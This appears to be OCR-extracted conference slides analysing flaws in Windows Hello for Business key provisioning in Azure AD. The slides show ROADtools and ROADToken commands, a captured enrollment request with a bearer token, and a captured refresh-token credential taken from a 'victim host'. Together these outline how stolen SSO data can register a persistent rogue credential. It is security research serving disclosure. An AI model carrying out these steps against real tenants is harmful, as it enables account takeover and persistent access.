


```
(ROADtools) ➜  ROADtools git:(master) ✗ roadtx prt -u tpmtest@iminyour.cloud -p $USERPASS -k talkdevice.key -c talkdevice.pem
```

# Analyzing WHFB security

- Full provisioning process is controlled by the client
  - Policy determines whether the device will initiate provisioning
  - Enrollment is possible regardless of policy configuration
- Any device + user combination in the tenant can register WHFB keys that act as alternative credentials for the user

# Analyzing key provisioning



Access token (JWT)

WHFB (NGC) public key


```
POST /EnrollmentServer/key/?api-version=1.0 HTTP/1.1
Connection: close
Accept: application/json
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6Ii1LSTNROW5OUjdiUm9meG1lWm9YcWJIWkdldyIsImtpZCI6Ii1LSTNROW5OUj
diUm9meG1lWm9<snip>yu1ZmriobuClPuIjauYrd0PCVdAIj7HMy2zSw2g
User-Agent: Dsreg/10.0 (Windows 10.0.22621.1413)
ocp-adrs-client-name: Dsreg
ocp-adrs-client-version: 10.0.22621.608
return-client-request-id: true
client-request-Id: 00000000-0000-0000-0000-000000000000
api-version: 1.0
Content-Length: 392
Host: enterpriseregistration.windows.net

{
  "kngc":
  "UlNBMQAIAAADAAAAAEAAAAAAAAAAAAAAQABybNP0ikl58FlXQ1mJy+re78AtYjkPMo+3uqI8NR2FelIl2oTfhi2ACAhFXHenB1fz4K
  065NO25WyQ+W/r9DdUwtqxekGAv6aCBsNOLf1DJJ0aVPNo7vf/83YzVkhE2tlI/WRvUEKg9gI010kPAbpqPNCr0pet5aAQcO6AblNDaY
  kj7WDcYd/cK3PLPeB2BaQGfLH8Tb3zX3t3pt4nssQr4D+htmvXK9KocO4dsw7osCvIOoh3fKG9fhrcwI55SbaRrhW3x/BgStgCrXbkn3
  kl2FIvWEganGUxldeA9brRlUlV/ePIULDNOz7bMl7qalO4ooo1wXpCrfMlV643YYHDw=="
}
```

# Key provisioning flaws

- “ngcmfa” claim was not required in practice
- Any token with “mfa” claim and a device ID would work


- Useful candidates:
  - Signed-in browser sessions on users corporate / registered personal devices
  - Single-sign-on data from users devices

# Attack schematics



# Registering a WHFB key with SSO

1. Request SSO data on victim host




```
PS C:\Users\TPM\Desktop\ROADtoken\bin\Debug> .\ROADToken.exe AwABAAEAAAACAOz_BAD0_7cfmrBCmU4pimDGNbStRofZvvMO4pgUEcVjBj4
DbGboZLMgvKkxk8qCv_75gZ6PXKtTE7M6JqhT3P2m8rC89rIgAA
Using nonce AwABAAEAAAACAOz_BAD0_7cfmrBCmU4pimDGNbStRofZvvMO4pgUEcVjBj4DbGboZLMgvKkxk8qCv_75gZ6PXKtTE7M6JqhT3P2m8rC89rIg
AA supplied on command line
╝  { "response": [{ "name": "x-ms-RefreshTokenCredential", "data": "eyJhbGciOiJIUzI1NiIsICJrZGZfdmVyIjoyLCAiY3R4IjoiemZt
WUtkNVczbUI3Q2NPUUtERDNSdUk4bOZWK25OY2gifQ.eyJyZWZyZXNoX3Rva2VuIjoiMC5BWFFBal9LSFluOVBJaO9XVWFocGZZX2h2SWM3cWpodG9CZElzb
lY2TVdtSTJUdDBBSW8uQWdBQkFBRUFBQUQtLURMQTNWTzdRcmRkZOpnN1dldnJBZORzX3dRQTlQOWlHVXZfUXhXa1hJdjlUcWZhTW8yRHpMSHBjTDRWVUZRb
Ec5REFVX2lOeXgydXRxNHdCOEZkWUtHMUZHcHozdHNnUjJSb3MzUO56ZOIzUzQ3SWdzM215QXpSMzFZZnljTXJxd3Zfa2NpTXRHV3hwdXltTzExR1pWMC1Wd
ms2dHU1MnJfXzA2SG1ScTBZMmRzMUtCUFpvZOt1WEJBNVpEZXotcXRIMEJDYOl2RG5zdFJENk1CT1ZTbTR3eWYtT1M1RFpBcTVlXzZMQkMtc2g1WTFWZlRxL
UE3YTVrSUtpRkMwektkblNxWW1wbWxOd255QmpIRDBoU3E5SjhPanlES21kZHh2aFJvMzc5ZDVwV2VvV2lwa2lpcOdmTTB2NGNEMXZMa1kxYjJkRFJZQ1VFc
```

Technical reference: https://dirkjanm.io/abusing-azure-ad-sso-with-the-primary-refresh-token/


# Get token with SSO data

- Obtaining a token for the device registration service



